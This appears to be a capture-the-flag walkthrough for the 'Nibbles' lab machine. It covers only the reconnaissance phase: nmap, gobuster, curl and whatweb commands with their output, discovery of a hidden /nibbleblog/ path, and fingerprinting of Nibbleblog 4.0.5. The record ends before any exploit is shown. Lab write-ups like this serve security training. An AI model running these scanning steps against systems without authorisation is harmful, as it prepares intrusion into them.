Nibbles

TITLE_OF_BOX

Breif description.

Information Gathering

We begin by gathering as much information about the box as possible.


Tactics

Here are the reliable tactics I use every time

- `nmap -sC -sV -vvv <ip>` to assess open ports and services on the server.
- `gobuster dir -u http://<ip> -w Wordlists/common.txt` with other lists as backups in order to check out what hidden directories we can immediatly find.
- `curl -kv "http://<ip>:<port>"` to look for server versions or any other juicy info.
- `whatweb <http://<ip>:<port>` as a backup to learn some info about the server.


Initial Discoveries

In this Nmap result you can see that there are a lot of ports, but I only cared about port 80 for starters.



```
┌──(cybersauruswest㉿kali)-[~]
└─$ nmap -sC -sV 10.10.10.75
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-12 12:43 PDT
Nmap scan report for 10.10.10.75
Host is up (0.14s latency).
Not shown: 982 closed tcp ports (conn-refused)
PORT      STATE    SERVICE        VERSION
22/tcp    open     ssh            OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Li
nux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp    open     http           Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
90/tcp    filtered dnsix
1029/tcp  filtered ms-lsa
1055/tcp  filtered ansyslmd
1066/tcp  filtered fpo-fns
2005/tcp  filtered deslogin
3221/tcp  filtered xnm-clear-text
3390/tcp  filtered dsc
3800/tcp  filtered pwgpsi
3871/tcp  filtered avocent-adsap
3880/tcp  filtered igrs
3945/tcp  filtered emcads
6004/tcp  filtered X11:4
9091/tcp  filtered xmltec-xmlmail
9535/tcp  filtered man
12265/tcp filtered unknown
14000/tcp filtered scotty-ft
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.66 seconds
```

- Port 80 : Apache/2.4.18 (Ubuntu)
    - Xenial



```
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 295]
/.hta                 (Status: 403) [Size: 290]
/.htpasswd            (Status: 403) [Size: 295]
/index.html           (Status: 200) [Size: 93]
/server-status        (Status: 403) [Size: 299]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```


Nothing very interesting here so we will try to explore manually or use the source code if we can find it.

Pivoting to Found Services

As stated before, a safe bet is to start with port 80.


Port 80

1. First step is to curl the main page to see if there are hints.




```
┌──(cybersauruswest㉿kali)-[~]
└─$ curl -kv "http://10.10.10.75:80"
*   Trying 10.10.10.75:80 ...
* Connected to 10.10.10.75 (10.10.10.75) port 80 (#0)
> GET / HTTP/1.1
> Host: 10.10.10.75
> User-Agent: curl/7.88.1
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Thu, 12 Oct 2023 19:50:08 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Last-Modified: Thu, 28 Dec 2017 20:19:50 GMT
< ETag: "5d-5616c3cf7fa77"
< Accept-Ranges: bytes
< Content-Length: 93
< Vary: Accept-Encoding
< Content-Type: text/html
<
<b>Hello world!</b>














<!— /nibbleblog/ directory. Nothing interesting here! →
* Connection #0 to host 10.10.10.75 left intact
```

2. Then, manually investigate it, clicking through the entire sight.



Hello world!

3. Write down software used, versions, suspicions, etc.




```
┌──(cybersauruswest㉿kali)-[~]
└─$ whatweb 10.10.10.75:80
http://10.10.10.75:80 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTTPSe
rver[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.10.75]

┌──(cybersauruswest㉿kali)-[~]
└─$ whatweb 10.10.10.75:80/nibbleblog
http://10.10.10.75:80/nibbleblog [301 Moved Permanently] Apache[2.4.18], Cou
ntry[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.
10.10.75], RedirectLocation[http://10.10.10.75/nibbleblog/], Title[301 Moved
 Permanently]
http://10.10.10.75/nibbleblog/ [200 OK] Apache[2.4.18], Cookies[PHPSESSID],
Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu
)], IP[10.10.10.75], JQuery, MetaGenerator[Nibbleblog], PoweredBy[Nibbleblog
], Script, Title[Nibbles - Yum yum]
```

4. Next, explore the hidden paths we used gobuster to find. In this case not much.

Port 80 Discoveries

We first find `nibbleblog/` from the initial curl



Nibbles Yum yum

There are no posts

Home

CATEGORIES

Uncategorised
Music
Videos

HELLO WORLD

Hello world

LATEST POSTS


MY IMAGE

PAGES

Home

Atom · Top · Powered by Nibbleblog


looks like there is a distro we can download in order to see where version numbers within the applciation are stored



Easy, fast and free Blog system


Nibbleblog is a powerful engine for creating blogs, all you ne
is PHP to work. Very simple to install and configure (only 1 st

Search the file for a version number:




```
┌──(cybersauruswest㉿kali)-[~/nibbleblog-v4.0.5]
└─$ grep -rl "4.0.5" . | uniq
./admin/boot/rules/98-constants.bit
./admin/js/tinymce/skins/lightgray/fonts/tinymce-small.svg
./admin/js/tinymce/skins/lightgray/fonts/tinymce.svg
```

Now we can look for this in our current web server:



